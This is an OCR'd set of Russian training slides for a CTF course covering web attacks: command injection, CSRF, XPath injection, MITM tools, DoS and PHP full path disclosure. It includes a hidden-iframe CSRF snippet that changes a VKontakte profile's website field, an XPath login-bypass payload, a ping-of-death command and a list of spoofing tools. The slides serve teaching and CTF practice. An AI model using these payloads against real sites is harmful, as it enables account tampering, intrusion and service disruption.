CTF на физтехе

часть 6 (web [part 3])

Command injection


Цель: выполнение команд в системе через уязвимое приложение

https://www.owasp.org/index.php/Command_Injection

Cross site request forgery (CSRF)

- отдаленно похож на XSS
- цель: изменение состояния
- вебсервис не может отличить запрос от “нормального”

CSRF VK




```
<script>
function doit() {
  var html;
  html = '<img src=http://vkontakte.ru/profileEdit.php?
page=contacts&subm=1&website=http://tvoydohod.com>';
  window.frames["frm"].document.body.innerHTML = html;
}
</script>
<iframe name="frm" onload="doit()" width="0" height="0"></iframe>
```

XPath

- язык запросов к элементам XML-документа.

http://zvon.org/xxl/XPathTutorial/General_rus/examples.html

XPath injection

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <FirstName>Arnold</FirstName>
    <LastName>Baker</LastName>
    <UserName>ABaker</UserName>
    <Password>SoSecret</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <FirstName>Peter</FirstName>
    <LastName>Pan</LastName>
    <UserName>PPan</UserName>
    <Password>NotTelling</Password>
    <Type>User</Type>
  </Employee>
</Employees>
```

XPath injection


```
String FindUserXPath;
FindUserXPath = "//Employee[UserName/text()='" + Request("Username") + "'
And
      Password/text()='" + Request("Password") + "']";
```

Атака похожая на SQLi:

Username: user' or 1=1 or 'a'='a
Password: pass

```
FindUserXPath = //Employee[UserName/text()='blah' or 1=1 or
      'a'='a' And Password/text()='blah']
```

Man-in-the-middle (MITM)



Test MITM

- arpspoof
- sslstrip
- ettercap
- iptables :)
- //enable ip forwarding

DOS-атака


- - закидывание неугодных ресурсов различным флудом, приводящее их к нокдауну
- DDOS - это такая DoS-атака, которую осуществляет не один энтузиаст, а разгневанная толпа, желающая Страшный Суд, Ад и Погибель неправославному ресурсу.
- http://lurkmore.to/DDoS

Типы DOS-атак

- Flood
- Реализация уязвимостей в WEB-сервере
- Отправка некорректных пакетов

DOS-атаки: SYN-flood

цель: переполнение
очереди подключения



DOS-атаки: exploit && incorrect packets

http://www.exploit-db.com/dos/

ну или свои эксплойты:)

ping of death

```
ping -l 65510 example.com
```

http://insecure.org/sploits/ping-o-death.html

Full path disclosure

Цель: передаем некорректные данные, чтобы вызвать ошибку и узнать путь

способы атаки:

- array parameter injection
- illegal session injection
- direct access to files that requires preloaded library files

Array[] parameter injection

суть: функции дают на вход не строку, как ожидалось, а массив

Notice: Array to string conversion in /var/www/example3.php on line 2

Warning: file_get_contents(/var/www/Array): failed to open stream: No such file or directory in /var/www/example3.php on line 2

Illegal Session Injection

суть: есть параметр PHPSESSID, изменяем его либо на пустой либо на рандомный “невалидный”

Direct access to files that require preloaded lib files

./include/shared.php:


- function makeOlolo(){ echo 'ololo'; }

./index.php

- include_once('./include/shared.php');
- include_once('./TestClass.php');

./TestClass.php

- class TestClass {
  - public function TestClass() {
  - makeOlolo();
  - }
- }
- $testClass = new TestClass();



Direct access to files that require preloaded lib files

http://example.com/fullpath/index.php

выведет ololo

http://test1.ru/fullpath/TestClass.php выведет ошибку Fatal error: Call to undefined function makeOlolo() in /var/www/fullpath/TestClass.php on line 4

Ссылки

http://www.exploit-db.com

https://www.owasp.org